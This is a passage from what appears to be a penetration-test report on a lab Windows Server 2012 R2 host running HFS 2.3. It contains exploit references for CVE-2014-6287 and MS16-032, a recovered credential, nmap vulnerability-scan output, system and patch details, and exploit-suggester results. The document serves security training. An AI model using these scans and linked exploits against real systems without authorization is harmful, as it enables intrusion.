9. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

10. All shells that were open or created during the engagement have been terminated

11. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- https://www.exploit-db.com/exploits/49584

- https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6287

- https://nvd.nist.gov/vuln/detail/CVE-2014-6287

- https://cwe.mitre.org/data/definitions/94.html

- https://nvd.nist.gov/vuln/detail/CVE-2016-0099

- https://googleprojectzero.blogspot.com/2016/03/exploiting-leaked-thread-handle.html

- 🐦 https://twitter.com/FuzzySec/status/723254004042612736

- https://www.rapid7.com/db/modules/exploit/windows/local/ms16_032_secondary_logon_handle_privesc/

Mitigation

- https://learn.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-032
- https://support.microsoft.com/en-us/topic/ms16-032-security-update-for-secondary-logon-to-address-elevation-of-privilege-march-8-2016-e73c1fa2-77ee-2c27-69eb-1b89afa3394f

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan on Target

```
Nmap 7.92 scan initiated Sun Sep 25 21:31:48 2022 as: nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full --min-rate 5000 10.129.1.127
Nmap scan report for 10.129.1.127
Host is up, received user-set (0.022s latency).
Scanned at 2022-09-25 21:31:48 EDT for 34s
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
| http-methods:
```

```
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done at Sun Sep 25 21:32:22 2022 -- 1 IP address (1
host up) scanned in 33.59 seconds
```

Vul Scan on Target

```
# Nmap 7.92 scan initiated Sun Sep 25 21:48:09 2022 as: nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 10.129.1.127
Pre-scan script results:
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: cb52efee-3ea3-41d7-a39f-d6abde41dbea
|         Address: http://192.168.8.1:5357/a12ace66-c55b-467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
Nmap scan report for 10.129.1.127
Host is up, received user-set (0.029s latency).
Scanned at 2022-09-25 21:48:50 EDT for 303s
```

```
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-php-version: Logo query returned unknown hash
df8b0c881eaf8df0f30e2bb3667b5270
|_Credits query returned unknown hash
1d1d047a7d5591afcef889b47e59186e
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the
target web server open and hold
|       them open as long as possible.  It accomplishes
this by opening connections to
|       the target web server and sending a partial
request. By doing so, it starves
|       the http server's resources causing Denial Of
Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2007-6750
| http-method-tamper:
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|     State: VULNERABLE (Exploitable)
|       This web server contains password protected
resources vulnerable to authentication bypass
```

```
|       vulnerabilities via HTTP verb tampering. This is
often found in web servers that only limit access to the
|        common HTTP methods and in misconfigured
.htaccess files.
|
|     Extra information:
|
|   URIs suspected to be vulnerable to HTTP verb
tampering:
|     /~login [GENERIC]
|
|     References:
|       http://capec.mitre.org/data/definitions/274.html
|
http://www.imperva.com/resources/glossary/http_verb_tampe
ring.html
|
https://www.owasp.org/index.php/Testing_for_HTTP_Methods_
and_XST_%28OWASP-CM-008%29
|_      http://www.mkit.com.ar/labs/htexploit/
| http-errors:
| Spidering limited to: maxpagecount=40;
withinhost=10.129.1.127
|   Found the following error pages:
|
|   Error Code: 401
|_      http://10.129.1.127:80/~login
| http-vhosts:
|_128 names had status 200
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-xssed: No previously reported XSS vuln.
|_http-fetch: Please enter the complete path of the
```

```
directory to save data in.
|_http-malware-host: Host appears to be clean
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.129.1.127
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 259
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 53
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 57
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 71
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
```

```
|     Line number: 70
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 45
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?mode=jquery
|     Line number: 123
|     Comment:
|         /*"}},lastModified:{},etag:{},ajax:function(a)
{function b(){e.success&&
|
e.success.call(k,o,i,x);e.global&&f("ajaxSuccess",
[x,e])}function d()
{e.complete&&e.complete.call(k,x,i);e.global&&f("ajaxComp
lete",[x,e]);e.global&&!--
c.active&&c.event.trigger("ajaxStop")}function f(q,p)
{(e.context?c(e.context):c.event).trigger(q,p)}var
e=c.extend(true,
{},c.ajaxSettings,a),j,i,o,k=a&&a.context||e,n=e.type.toU
pperCase();if(e.data&&e.processData&&typeof
e.data!=="string")e.data=c.param(e.data,e.traditional);if
(e.dataType==="jsonp"){if(n==="GET")N.test(e.url)||
(e.url+=(ka.test(e.url)?
|         "&":"?")+(e.jsonp||"callback")+"=?");else
if(!e.data||!N.test(e.data))e.data=(e.data?
e.data+"&":"")+
(e.jsonp||"callback")+"=?";e.dataType="json"}if(e.dataTyp
e==="json"&&(e.data&&N.test(e.data)||N.test(e.url)))
{j=e.jsonpCallback||"jsonp"+sb++;if(e.data)e.data=
(e.data+"").replace(N,"="+j+"$1");e.url=e.url.replace(N,"
="+j+"$1");e.dataType="script";A[j]=A[j]||function(q)
{o=q;b();d();A[j]=w;try{delete A[j]}catch(p)
{}z&&z.removeChild(C)}}if(e.dataType==="script"&&e.cache=
==null)e.cache=false;if(e.cache===
|          false&&n==="GET"){var
r=J(),u=e.url.replace(wb,"$1_="+r+"$2");e.url=u+
(u===e.url?
(ka.test(e.url)?"&":"?")+"_="+r:"")}if(e.data&&n==="GET")
e.url+=
(ka.test(e.url)?"&":"?")+e.data;e.global&&!c.active++&&c.
event.trigger("ajaxStart");r=(r=xb.exec(e.url))&&
(r[1]&&r[1]!==location.protocol||r[2]!==location.host);if
(e.dataType==="script"&&n==="GET"&&r){var
z=s.getElementsByTagName("head")
[0]||s.documentElement,C=s.createElement("script");C.src=
e.url;if(e.scriptCharset)C.charset=e.scriptCharset;if(!j)
{var B=
|          false;C.onload=C.onreadystatechange=function()
{if(!B&&
(!this.readyState||this.readyState==="loaded"||this.ready
State==="complete"))
{B=true;b();d();C.onload=C.onreadystatechange=null;z&&C.p
arentNode&&z.removeChild(C)}}}z.insertBefore(C,z.firstChi
ld);return w}var E=false,x=e.xhr();if(x){e.username?
x.open(n,e.url,e.async,e.username,e.password):x.open(n,e.
url,e.async);try{if(e.data||a&&a.contentType)x.setRequest
Header("Content-Type",e.contentType);if(e.ifModified)
{c.lastModified[e.url]&&x.setRequestHeader("If-Modified-
Since",
|
c.lastModified[e.url]);c.etag[e.url]&&x.setRequestHeader(
"If-None-Match",c.etag[e.url])}r||x.setRequestHeader("X-
Requested-
With","XMLHttpRequest");x.setRequestHeader("Accept",e.dat
aType&&e.accepts[e.dataType]?e.accepts[e.dataType]+", */
|
|     Path: http://10.129.1.127:80/?mode=jquery
|     Line number: 1
|     Comment:
|         /*!
|          * jQuery JavaScript Library v1.4.2
|          * http://jquery.com/
|          *
|          * Copyright 2010, John Resig
|          * Dual licensed under the MIT or GPL Version 2
licenses.
|          * http://jquery.org/license
|          *
|          * Includes Sizzle.js
|          * http://sizzlejs.com/
|          * Copyright 2010, The Dojo Foundation
|          * Released under the MIT, BSD, and GPL
Licenses.
|          *
|          * Date: Sat Feb 13 22:33:48 2010 -0500
|          */
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 133
|     Comment:
```

```
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 434
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 20
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 290
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 159
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 54
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 21
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 29
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 388
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 425
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 196
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
```

```
|      Line number: 406
|      Comment:
|
|
|      Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|      Line number: 323
|      Comment:
|
|
|      Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|      Line number: 28
|      Comment:
|
|
|      Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|      Line number: 60
|      Comment:
|
|
|      Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|      Line number: 402
|      Comment:
|
|
|      Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|      Line number: 430
|      Comment:
```

```
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 209
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 109
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 13
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 8
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 307
|     Comment:
|
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 361
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 212
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 218
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 43
|     Comment:
|
|
|     Path: http://10.129.1.127:80/
|     Line number: 120
|     Comment:
|         <!-- Build-time: 0.016 -->
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
```

```
|     Line number: 202
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 249
|     Comment:
|
|
|     Path: http://10.129.1.127:80/
|     Line number: 20
|     Comment:
|         <!-- -->
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 113
|     Comment:
|
|
|     Path: http://10.129.1.127:80/
|     Line number: 14
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 44
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 34
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 269
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 138
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 205
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 264
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
```

```
|     Line number: 191
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 48
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 15
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 77
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 215
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 80
|     Comment:
```


```
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 153
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 315
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 123
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 41
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 1
|     Comment:
|
|
|     Path: http://10.129.1.127:80/?
mode=section&id=lib.js
|     Line number: 164
|     Comment:
|_
| http-security-headers:
|   Cache_Control:
|_    Header: Cache-Control: no-cache, no-store, must-
revalidate, max-age=-1
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 9; ico: 1
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_    Other: 9; ico: 1
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
| http-headers:
|   Content-Type: text/html
|   Content-Length: 3834
|   Accept-Ranges: bytes
|   Server: HFS 2.3
|   Set-Cookie: HFS_SID=0.981913942610845; path=/;
|   Cache-Control: no-cache, no-store, must-revalidate,
max-age=-1
|
|_  (Request type: HEAD)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-referer-checker:
| Spidering limited to: maxpagecount=30
|_
http://ajax.googleapis.com:80/ajax/libs/jquery/1.4.4/jque
ry.js
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial
of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.tenable.com/plugins/nessus/55976
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.securityfocus.com/bid/49303
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2011-3192
|_http-title: HFS /
|_http-litespeed-sourcecode-download: Page: /index.php
was not found. Try with an existing file.
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
```

```
|_http-mobileversion-checker: No mobile version detected.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-chrono: Request times for /; avg: 176.49ms; min:
163.48ms; max: 200.11ms
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
```

```
|_http-feed: Couldn't find any feeds.
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.129.1.127
|   url                            method
|_  http://10.129.1.127:80/~login  HTTP: Basic

Host script results:
| port-states:
|   tcp:
|     open: 80
|_    filtered: 1-79,81-65535
|_fcrdns: FAIL (No PTR record)
| dns-blacklist:
|   SPAM
|     l2.apews.org - FAIL
|_    list.quorum.to - FAIL
|_dns-brute: Can't guess domain of "10.129.1.127"; use
dns-brute.domain script argument.
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)

Post-scan script results:
| reverse-index:
|_  80/tcp: 10.129.1.127
Read data files from: /usr/bin/../share/nmap
Nmap done at Sun Sep 25 21:53:53 2022 -- 1 IP address (1
host up) scanned in 343.70 seconds
```

system info from Target

```
Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012
R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          2/10/2022, 1:17:02 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model
85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00,
12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.214 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.661 MB
```



```
Virtual Memory: In Use:    842 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
                           [12]: KB2958262
                           [13]: KB2958263
                           [14]: KB2961072
                           [15]: KB2965500
                           [16]: KB2966407
                           [17]: KB2967917
                           [18]: KB2971203
                           [19]: KB2971850
                           [20]: KB2973351
                           [21]: KB2973448
                           [22]: KB2975061
                           [23]: KB2976627
                           [24]: KB2977629
                           [25]: KB2981580
                           [26]: KB2987107
                           [27]: KB2989647
                           [28]: KB2998527
                           [29]: KB3000850
                           [30]: KB3003057
                           [31]: KB3014442
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name:
Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:
10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.1.127
                                 [02]:
fe80::4c41:d85e:f8d0:ac9d
                                 [03]:
dead:beef::4c41:d85e:f8d0:ac9d
                                 [04]: dead:beef::75
Hyper-V Requirements:      A hypervisor has been
detected. Features required for Hyper-V will not be
displayed.
```

Exploit-Suggester results

```
python3 ./windows-exploit-suggester.py  --database 2022-
09-26-mssb.xlsx --ostext 'windows server 2012 r2'
[*]
initiating winsploit version 3.4...
[*]
database file detected as xlsx based on extension
[*]
```

```
getting OS information from command line text
[*]
querying database file for potential vulnerabilities
[*]
comparing the 0 hotfix(es) against the 266 potential
bulletins(s) with a database of 137 known exploits
[*]
there are now 266 remaining vulns
[+]
[E] exploitdb PoC, [M] Metasploit module, [*] missing
bulletin
[+]
windows version identified as 'Windows 2012 R2 64-bit'
[*]

[E]
MS16-135: Security Update for Windows Kernel-Mode Drivers
(3199135) - Important
[*]
